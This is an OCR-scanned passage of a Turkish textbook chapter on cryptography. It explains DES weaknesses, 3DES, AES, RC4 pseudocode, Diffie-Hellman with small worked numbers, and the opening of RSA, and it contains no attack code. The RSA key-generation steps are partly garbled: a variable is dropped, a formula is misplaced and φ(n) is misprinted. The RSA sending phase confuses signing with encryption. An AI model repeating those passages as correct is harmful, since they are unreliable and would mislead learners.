
DES şifrelemesi, uzun süre standart olarak kullanılmıştır ancak bazı güvenlik zayıflıkları barındırır. Örneğin 56-bitlik anahtar yeterince uzun değildir ve deneme yanılma saldırıları sonucunda göreli olarak kısa sürede kırılabilir. S-kutusu yapısındaki farklı 6-bitlik girdilerin aynı 4-bitlik çıktıyı üretebilmesi bir zayıflıktır. DES yapısındaki bazı anahtarlar (0x0101010101010101 veya 0x0000000000000000 gibi) güvenlik açığı oluşturur. Bu nedenle DES şifrelemesinin yeterince güvenli olmadığı varsayılır ve kullanılmaması önerilir.

Araştırma

DES şifrelemesini ve deşifrelemesini çevrimiçi yapan güvenli sayfaları araştırınız. Elde ettiğiniz bilgileri sınıfta arkadaşlarınızla paylaşınız.

2.4.3. Üçlü DES (3DES) Kripto Algoritması

DES kripto algoritmasında S-kutularındaki zafiyet ve bazı anahtarların zayıf olması, bu algoritmanın yeterince güçlü olmamasına yol açar. DES algoritmasının deneme yanılma saldırılarına karşı yeterince güvenli olmadığı da ortaya çıkmıştır. **Üçlü DES,** DES algoritmasının art arda üç kez farklı anahtarlarla uygulanması sonucunda elde edilen bir şifreleme algoritmasıdır. Bir düz metin öncelikle ilk anahtarla şifrelenir. Elde edilen mesaj, ikinci anahtar kullanılarak deşifre edilir. Son olarak da üçüncü anahtarla tekrar şifrelenir ve şifreli metin elde edilir. DES algoritmasının üç kez uygulanması, Kaba Kuvvet (Brute Force) saldırılarına ve çeşitli analitik saldırılara karşı daha güçlü bir koruma sağlar. Görsel 2.20'de k1, k2 ve k3 anahtarları ile 3DES şifreleme algoritması verilmiştir.



Görsel 2.20: Üçlü DES şifreleme algoritması

Üçlü DES algoritmasında k1 = k2 = k3 olarak kullanılırsa doğrudan DES uygulanır. Bu durum özellikle 3DES ile DES'in uyumlu olması istenen bazı senaryolar ve eskiye uyum için mantıklıdır.

Üçlü DES blok şifrelemesinde ECB, CBC gibi modlar kullanılarak şifreleme sunulabilir. CBC modundan yararlanıldığında bir ilklendirme vektörünün kullanılması gerekir.

2.4.4. AES Kripto Algoritması

Amerikan Ulusal Standartlar ve Teknoloji Enstitüsü, iki Belçikalı kriptograf **Joan Daemen** ve **Vincent Rijmen** tarafından oluşturulan **Rijndael** algoritmasını yeni standart olarak seçmiş ve Gelişmiş Şifreleme Standardı [Advanced Encryption Standard (AES)] olarak kabul edildiğini duyurmuştur. Rijndael, AES'in algoritmasıdır.

AES, blok tabanlı simetrik bir şifrelemedir. AES'in blok boyutu 128-bittir, anahtar boyutu ise değişkenlik gösterir. AES şifrelemesinde 128-bit, 192-bit ve 256-bit anahtar uzunlukları kullanılabilir. AES şifrelemesindeki tur sayısı, anahtar uzunluğuna bağlıdır. 128-bit anahtar uzunluğu için 10 tur, 192-bit anahtar uzunluğu için 12 tur ve 256-bit anahtar uzunluğu için 14 tur kullanılır. DES, bit tabanlı çalışırken AES, bayt tabanlı çalışır. Bir başka deyişle 128-bitlik bloklar, baytlara ayrılır ve 16 baytlık bloklar kullanılır. Bu bloklar, 4 x 4 matrisler olarak ifade edilir. Düz metinler ve anahtarlar öncelikle ASCII kodları olarak ifade edilir, ardından matrislere dönüştürülür.

Örnek

Düz Metin: 29 MAYIS 1453.


Her bir karakter ASCII koduna dönüştürülürse şu şekilde bir dizi elde edilir:

2	9		M	A	Y	I	S		1	4	5	3	.
050	057	032	077	065	089	073	083	032	049	052	053	051	046

Ardından bu dizi önce sütunları dolduracak şekilde 4 x 4 matrise dönüştürülür. Bayt sayısı 16'dan az olduğunda ise sonuna dolgu karakterleri eklenerek tamamlama işlemi yapılır. Örnekte dolgu karakteri için boşluk (ASCII: 32) kullanılmıştır.

50	65	32	51
57	89	49	46
32	73	52	**32**
77	83	53	**32**

Son olarak bu matris, ikilik sayı sistemiyle ifade edilir ve AES operasyonları için hazır hâle getirilir. Görsel 2.21'deki diyagramda AES şifrelemesinin aşamaları verilmiştir.




Görsel 2.21: AES şifreleme aşamaları

DES şifrelemesinde olduğu gibi AES şifrelemesinde de her bir tur için anahtar üretme mekanizması vardır. Gizli anahtardan her tur için kullanılmak üzere 128-bit uzunluklarında tur anahtarları üretilir. Bu anahtarlar, her aşamada yeni bir matris üretilerek elde edilir. Üretilen anahtarlar, her tur için bir dizi işlemde kullanılır. Her tur işlemi, sıralı şu dört aşamadan oluşur:

- Tur anahtarı ekleme (AddRoundKey)
- Bayt yerine koyma (SubBytes)
- Satır kaydırma (ShiftRows)
- Sütun karıştırma (MixColumns)

Tur anahtarı ekleme, basit bir XOR işlemidir ve düz metin matrisi ile tur anahtarı matrisinin XOR'lanmasını ifade eder. **Bayt yerine koyma** işleminde matrisin her baytı değiştirilir. Matris, belirli bir yer değiştirme tablosuna göre değiştirilir ve yeni değerlerden oluşan bir matrise dönüştürülür. Bu yeni matris üzerinde Görsel 2.22'de verilen satır kaydırma işlemi uygulanır.



Görsel 2.22: AES satır kaydırma işlemi

Satır kaydırma işleminin ardından sütun karıştırma işlemi yapılır. Bu işlemde her bir sütun, sabit bir matrisle çarpılır ve elde edilen değerlerle yeni bir matris oluşturulur. Elde edilen matris, bir sonraki tur için kullanılır. Tur işlemlerinin ardından elde edilen ifade şifreli metni verir.


AES, güvenli ve sağlam bir şifreleme algoritması olarak kabul edilir. AES, kapsamlı analiz ve incelemelere tabi tutulmuştur ve temel tasarımında pratik olarak henüz hiçbir güvenlik açığı keşfedilmemiştir. AES, hassas veriler için yüksek düzeyde gizlilik ve bütünlük sağlar. AES, hesaplama açısından verimli olacak şekilde tasarlanmıştır. Hızlı, verimli şifreleme ve şifre çözme avantajı nedeniyle hem yazılım hem de donanım uygulamalarında kullanılır. AES, modern kriptografik sistemlerin temel yapı taşı kabul edilir ve yaygın olarak kullanılır. AES; güvenli iletişim protokolleri, disk şifreleme, dosya şifreleme, veri tabanı şifreleme, sanal özel ağlar ve veri korumanın çok önemli olduğu çeşitli uygulamalarda kullanılır.

4. Uygulama

İşlem adımlarına göre çevrimiçi siteleri kullanarak AES şifrelemeyi ve şifre çözmeyi yapınız.

Not Bu uygulamayı gerçekleştirmek için ikişerli gruplar oluşturunuz. Grup üyelerinden birinin şifrelemeyi yapmasını, diğerinin şifreli mesajı çözmesini sağlayınız.

1. Adım: Çevrimiçi AES şifrelemesi yapan bir web sayfasını açınız (Görsel 2.23).



Görsel 2.23: AES şifreleme örneği

2. Adım: Grup üyelerinden birinin solda yer alan boşluğa istediği bir il ismini yazmasını sağlayınız ve **Key** alanına anahtar olarak seçtiği 1 ile 100 arasında herhangi bir sayıyı yazmasını isteyiniz.

3. Adım: Encrypt düğmesini tıklayarak seçilen il adının şifrelenmesini sağlayınız ve şifreli metni diğer grup üyesine gönderiniz.

4. Adım: Grubun diğer üyesinden anahtarı vermeden şifreli metni çözmesini isteyiniz (Decrypt).

Not

Bu işlem için şifreli metni çözecek grup üyesine üç deneme hakkı veriniz. Üç deneme sonunda şifreli metni çözemezse anahtarın doğru değerini grup üyesine söyleyiniz ve şifreli metni çözmesini sağlayınız.

2.4.5. RC Kripto Algoritması

İsmini **Ron Rivest**'tan alan Ron's Code algoritma ailesi, birden çok algoritmadan (RC2, RC4, RC5, RC6 vb.) oluşur. **RC4,** 1987 yılında tasarlanmış bir algoritmadır. Bu algoritma, bayt tabanlıdır ve değişken anahtar boyutlu bir akış şifresidir. RC4 algoritması, sözde-rastgele (pseudo-random) bir permütasyon kullanımına dayanır. Bu algoritmanın basit ancak çok hızlı mantığında **S, K** ve **T** olarak adlandırılan diziler kullanılır. Dizi elemanının indisini gösteren **n**, 0 ile 255 aralığındaki değerleri alır. **S[n]** dizisi; S[0], S[1]... S[255] olmak üzere her biri 1 baytlık değer taşıyan dizidir. **K**, anahtarı taşıyan dizidir. **T** ise anahtar üretim sürecinde takas işlemleri için kullanılan geçici bir dizidir.

RC4, **anahtar planlama algoritması** ve **rastgele üretim algoritması** adı verilen iki adımdan oluşur. Anahtar planlama algoritmasında amaç, anahtarı taşıyan K dizisindeki değere göre S dizisini permütasyona uğratmaktır. Rastgele üretim algoritmasında ise akış anahtarlarının değerleri değiştirilir. RC4 algoritmasının aşamaları şu şekilde sıralanabilir:

1. İlklendirme
2. Permütasyon oluşturma
3. Akış anahtarlarını üretme
4. Şifreleme

RC4 algoritmasında **j** isimli bir değişken (pointer) kullanılır. Buna göre başlangıçta i = 0 ve j = 0 olmak üzere algoritma şu şekilde tanımlıdır:

İlklendirme: Başlangıç değerleri şu algoritmaya göre sağlanır:

```
for i = 0 to 255 do
        S[i] = i;
        T[i] = K[i mod KeyLength];
```

KeyLength, anahtar uzunluğudur. Buna göre S dizisinin içeriği şu şekilde olur:

S[0] = 0; S[1] = 1;..S[255] = 255

Böylece T dizisinin içeriği, anahtar boyunca doldurulur. Örneğin anahtar **135** ise

T[0] = 1; T[1] = 3; T[2] = 5; T[3] = 1; T[4] = 3;... olacak şekilde T dizisi oluşturulur.

Permütasyon Oluşturma: İlk permütasyon işlemi şu algoritmaya göre gerçekleştirilir:

```
j = 0;
for i = 0 to 255 do
        j = (j + S[i] + T[i]) mod 256;
        Swap (S[i], S[j]);
```

Anahtara bağlı olarak S dizisinin elemanları yer değiştirilir ve S dizisinin bir permütasyonu oluşturulur.


Akış Anahtarları Oluşturma: Şifrelemede kullanılacak anahtarlar bu aşamada üretilir. Algoritmada gösterilen **k**, akış anahtarıdır.

```
i, j = 0;
while (true)
        i = (i + 1) mod 256;
        j = (j + S[i]) mod 256;
        Swap (S[i], S[j]);
        t = (S[i] + S[j]) mod 256;
        k = S[t];
```

Şifreleme: Düz metnin baytları sırasıyla üretilen **k** anahtarı ile XOR işlemine tabi tutulur ve şifreli metin elde edilir.

2.4.6. Akış Şifreleme

Akış şifreleme, düz metni genelde bit bit alır ve her bir biti ayrı ayrı şifreler. Şifreleme işlemi, bir akış anahtarı kullanılarak gerçekleştirilir. Bit akış üretim algoritmaları (bit-stream generation algorithm), bit bit veya bayt bayt işlem yaptığı için sürekli bir veri akışı sağlar (Görsel 2.24). Bu algoritmaların amacı, anahtar üretmektir.




Görsel 2.24: Akış şifrelemede verilerin bit bit veya bayt bayt şifrelenmesi

Her bir girdi biti için bir şifreleme işlemi uygulanır. Blok şifreleme algoritmaları, her bir blokun tamamlanması için tam blok boyutu kadar hafıza kullanır ancak akış şifreleme algoritmaları genellikle daha az hafıza kullanır.

2.5. ASİMETRİK KRİPTOGRAFİ

Şifrelemede kullanılan diğer bir yöntem asimetrik şifrelemedir. Bir düz metnin şifrelenmesinde ve deşifre edilmesinde farklı anahtarlar kullanılırsa bu yönteme **asimetrik şifreleme** denir. Asimetrik şifrelemede birbirine matematiksel ilkelerle bağlı bir **açık anahtar (public key)** ve bir **gizli anahtar (private key)** vardır. Görsel 2.25'te görüldüğü gibi açık anahtar (genel anahtar), herkese açık bir şekilde paylaşılabilir ve veriyi şifrelemek için kullanılır. Özel anahtar ise sadece alıcının elinde tutulur ve şifreli veriyi çözmek için kullanılır.



Görsel 2.25: Asimetrik kriptografide birbiriyle ilişkili açık ve gizli iki farklı anahtarın kullanılması

Simetrik şifrelemenin uygulaması kolaydır ve modern kriptografide de yaygın olarak kullanılır. Simetrik şifreleme özellikle hızlı şifreleme ve deşifreleme gerektiren uygulamalarda, cihazların daha fazla kaynak (işlemci gücü ve bellek) tüketmemesi istenen durumlarda kullanılır. Asimetrik şifreleme ise daha fazla kaynak tüketir ve genelde daha zaman alıcı bir şifrelemedir.

Asimetrik fonksiyonlarda birbiriyle matematiksel olarak ilişkili açık ve gizli anahtarlar kullanılır. Bu anahtarların hesaplanmasının kolay, kırılmasının zor olması beklenir. Bu nedenle asal sayıların sağladığı güvenlik; şifreleme, deşifreleme, dijital imza gibi kriptografik unsurlarda etkili bir şekilde kullanılır. Asal sayılar, çeşitli kriptografik algoritmaların temel yapı taşları olarak kullanıldığı için kriptografide büyük öneme sahiptir.

Asal sayılar, yalnızca 1 ve kendiyle tam bölünebilen sayılardır. Bu özellikleri, asal sayıları benzersiz kılar ve onların daha küçük çarpanlara sahip sayılara ayrıştırılmamasını sağlar. Asal sayılar kullanılarak oluşturulan şifreleme anahtarları veya rastgele sayılar, kriptografi algoritmalarının güvenliğini artırır. Birçok güçlü kriptografik algoritması, temel işlemlerinde büyük asal sayılar kullanır. Örneğin **RSA (Rivest-Shamir-Adleman)** şifrelemesi, büyük asal sayılar üzerine kurulmuş açık anahtarlı bir şifreleme algoritmasıdır.

Kriptografik algoritmaların dayandığı matematiksel zorluklardan biri, çarpanlarına ayırma problemleridir. Bu problemler, büyük bir sayının çarpanlarına ayrıştırılmasını gerektirir. Bu ayrıştırmadaki güçlük, büyük bir asal sayıyı veri anahtarı olarak kullanmanın pratikte çözülmesi güç bir şifre sağladığı anlamına gelir.

2.5.1. Diffie-Hellman Algoritması

Simetrik şifreleme, dijital imzalar gibi kriptografik sistemlerde iletişim kuran taraflarca paylaşılan bir gizli anahtarın varlığı gereklidir ancak bu anahtarın güvenli olmayan bir kanal üzerinden karşı tarafa gönderilmesi ve taraflarca paylaşılması riskler barındırır. Gizli anahtar, taraflar arasında doğrudan paylaşıldığında iletişimi dinleyen saldırganlar tarafından da ele geçirilebilir. Bu nedenle gizli anahtarın doğrudan gönderilmeden her iki taraf için de aynı olmasını sağlayacak bir yöntemin geliştirilmesi önemli bir ihtiyaçtır. Diffie-Hellman (DH), gizli anahtarı doğrudan iletmeden her iki taraf için aynı olmasını sağlayan matematiksel bir çözüm sunar. DH algoritması, **Whitfield Diffie** ve **Martin Hellman** tarafından 1976 yılında yayımlanmıştır. **DH**, kriptografik anahtarları ortak bir kanal üzerinden güvenli bir şekilde değiş tokuş etmenin matematiksel bir yöntemidir ve ilk açık anahtar protokollerinden biridir. Diffie-Hellman anahtar değişimi şu aşamalardan oluşur:

Anahtar Üretimi: Her iki taraf, birer özel anahtar oluşturur ve bu anahtara karşılık gelen açık anahtarı hesaplar.


Anahtar Değişimi: Taraflar, açık anahtarlarını şifreleme olmadan açık bir şekilde birbirleriyle paylaşır.

Paylaşılan Gizli Anahtar Hesaplama: Her iki taraf, kendi özel anahtarını ve alınan açık anahtarı kullanarak paylaşılan aynı gizli değeri bağımsız şekilde hesaplar.

Paylaşılan Gizli Anahtar: Her iki taraf için hesaplanan gizli değer, simetrik şifreleme veya diğer kriptografik işlemler için paylaşılan anahtar görevini görür.

Örnek

DH anahtar değişimi algoritmasının çalışma prensibiyle ilgili örnekte sol taraf Ayşe (A), sağ taraf Berk (B) olsun. Görsel 2.26'da DH anahtar değişimi algoritmasının çalışma prensibi örnek sayılar üzerinden verilmiştir.



Görsel 2.26: Diffie-Hellman ortak anahtar üretme aşamaları

İlk aşamada taraflar, büyük bir asal sayı (P) ve taban olarak kullanılacak bir sayı (g) üzerinde anlaşır. Burada g sayısı üreteçtir ve P sayısının asal köküdür. Bu iki sayı güvensiz ortamdan gönderilir. Dolayısıyla saldırganlar tarafından bilinebilir. Görsel 2.29'daki örnekte P = 23 ve g = 5 seçilmiştir. Daha sonra tarafların her biri, gizli bir sayı seçer. Bu sayı, tarafların gizli anahtarı olarak düşünülebilir. Görsel 2.29'daki örnek için a = 6 ve b = 7 sayıları gizli anahtarlardır ve paylaşılmaz.

Sonraki aşamada taraflar şu formüle göre açık anahtar üretir:

$A \equiv g^a \ MOD\ P$

$B \equiv g^b \ MOD\ P$

Sol taraf (Ayşe) için açık anahtar şu şekilde hesaplanır:

$A \equiv g^a \ MOD\ P$

$A \equiv 5^6 \ MOD\ 23$

$A \equiv 15625 \ MOD\ 23$

$A \equiv 8$ (Sol tarafın açık anahtarı)

Sağ taraf (Berk) için açık anahtar şu şekilde hesaplanır:

$B \equiv g^b \ MOD\ P$

$B \equiv 5^7 \ MOD\ 23$

$B \equiv 78125 \ MOD\ 23$

$B \equiv 17$ (Sağ tarafın açık anahtarı)

Bu açık anahtarlar, güvensiz ortamda taraflarca paylaşılır. Taraflar, karşı taraftan gelen açık anahtarı ve kendi gizli anahtarını kullanarak paylaşılan gizli anahtarı (S olsun.) şu şekilde hesaplar:

$S \equiv B^a \ MOD\ P$ veya $S = A^b \ MOD\ P$

$S \equiv 17^6 \ MOD\ 23$ veya $S = 8^7 \ MOD\ 23$

$S \equiv 12$

Her iki tarafta da S = 12 bulunur. Burada S, sadece Ayşe ile Berk tarafından hesaplanan gizli anahtar olur. DH yapısında büyük asal sayılar kullanıldığı için güvensiz ortamdaki iletişim, saldırganlar tarafından dinlense bile anlamlı bir süre içinde S sayısının hesaplanması çok zordur.


Diffie-Hellman anahtar değişim sürecinde kullanılan anahtarların gücü, **DH grupları** olarak anılır. Bazı grupların bit uzunlukları şu şekildedir:

- DH Group 1 (768-bit)
- DH Group 2 (1024-bit)
- DH Group 5 (1536-bit)
- DH Group 14 (2048-bit)
- DH Group 15 (3072-bit)
- DH Group 19 (random 256-bit eliptik eğri)
- DH Group 20 (random 384-bit eliptik eğri)
- DH Group 21 (random 521-bit eliptik eğri)

Son gruplarda yer alan eliptik eğri, diğer şifreleme algoritmalarına kıyasla daha küçük anahtar boyutlarıyla güçlü güvenlik sağlar.


2.5.2. RSA Algoritması

AES, DES gibi şifreleme algoritmalarında simetrik anahtar yapısı kullanılır. Hem gönderici hem de alıcı tarafından anahtarın bilinmesi gerekir. Simetrik şifrelemenin sağladığı hız avantajının yanında bazı dezavantajlı durumları da vardır. Anahtarın paylaşımının zorluğu, anahtar yönetimi ve kimlik doğrulama eksiklikleri, simetrik şifreleme yönteminin dezavantajlarıdır. Asimetrik şifreleme ise anahtar paylaşımı sorununu ortadan kaldırır, kimlik doğrulama ve bütünlük sağlama imkânı sunar. Bu nedenle asimetrik şifreleme, simetrik şifrelemenin dezavantajlarını aşmak ve güvenli iletişimi sağlamak için kullanılır. Asimetrik şifrelemenin en başında gelenlerinden biri de RSA şifrelemesidir. RSA, adını 1977 yılında Ron Rivest, Adi Shamir ve Leonard Adleman tarafından geliştirilen bu algoritmanın tasarımcılarından alır. RSA algoritması, büyük sayılar üzerinde modüler aritmetik işlemlerine dayanır. Şifreleme işlemi, alıcının genel anahtarını kullanarak veriyi şifreler. Şifrelenmiş veri sadece alıcının özel anahtarıyla çözülebilir. Bu sayede veri güvenli bir şekilde iletilirken alıcının kimliği doğrulanabilir ve verinin bütünlüğü sağlanır. Görsel 2.27'de RSA şifrelemesinin gönderim aşaması verilmiştir.



Görsel 2.27: RSA şifrelemesinde gönderim aşaması

DSA yapısında olduğu gibi burada da hem şifreleme hem özet algoritmaları birlikte kullanılır. Gönderici, içeriğini hazırlar ve içeriğinin özet değerini hesaplar. Hesaplanan bu özet değerini, gizli anahtarıyla şifreler ve şifreli bir özet değeri elde eder. Ardından iletilmek üzere mesaj içeriğine ekler. Burada dikkat edilmesi gereken nokta, mesaj içeriğinin şifrelenmediğidir. Alıcı tarafında gerçekleşen işlemler Görsel 2.28'de verilmiştir.



Görsel 2.28: RSA şifrelemesinde alım ve doğrulama aşaması

Alıcıya ulaşan mesajda şifrelenmemiş bir içerik ve şifrelenmiş bir özet değeri vardır. Alıcı, şifreli özet değerini göndericinin açık anahtarıyla deşifre eder. Hesaplanan bu özet değeriyle alınan özet değeri karşılaştırılır. Eşleşme sağlanırsa göndericinin kimliği doğrulanır. Aynı zamanda mesajın bütünlüğü doğrulanır.

RSA şifrelemesinde modüler aritmetik, bölünebilme, en büyük ortak bölen, asal sayılar gibi birçok cebirsel özellik yer alır. RSA şifrelemesinde kullanılan anahtarların üretiminin matematiksel altyapısı şu şekildedir:

1. Aşama: İki büyük asal sayı seçilir. Bu sayılar sırasıyla **p** ve **q** olsun.

2. Aşama: Bu iki asal sayının çarpımı olan **n** sayısı hesaplanır (n = p . q).

3. Aşama: n sayısı için **Euler totient [ϕ(n)]** değeri hesaplanır.

4. Aşama: Öyle bir sayısı bulunmalıdır ki **ϕ(n)**'den küçük ve **ϕ(n)** ile aralarında asal olsun.

EBOB [e, Q(n)] = 1 olmalıdır.

5. Aşama: Öyle bir **d** sayısı bulunmalıdır ki olsun.

Seçilen n, d ve e sayılarından **(n, e)** çiftine $d.e \equiv 1(MOD\varphi(n))$ **açık anahtar**, **(n, d)** çiftine de **gizli anahtar** denir.

x şifrelenecek düz metin olmak üzere **şifreleme** için gönderici tarafında şu matematiksel işlem uygulanır:

$$y = x^e \ (MOD\ n)$$

y şifreli metin olmak üzere **şifre çözme** için alıcı tarafında şu matematiksel işlem uygulanır:

$$x = y^d \ (MOD\ n)$$

Örnek

Ayşe, Berk'e 4 sayısını mesaj olarak göndermek istesin. Göndereceği mesajın sadece Berk tarafından açılacak şekilde şifrelenmesini de istesin. Bu işlem için RSA algoritmasını kullansın.

Not Bu örnekte kolaylık olsun diye küçük sayılar seçilmiştir. Ayrıca matematiksel işlemler, kullanıcı tarafından değil kullanılan yazılımlar tarafından otomatik olarak gerçekleşir.

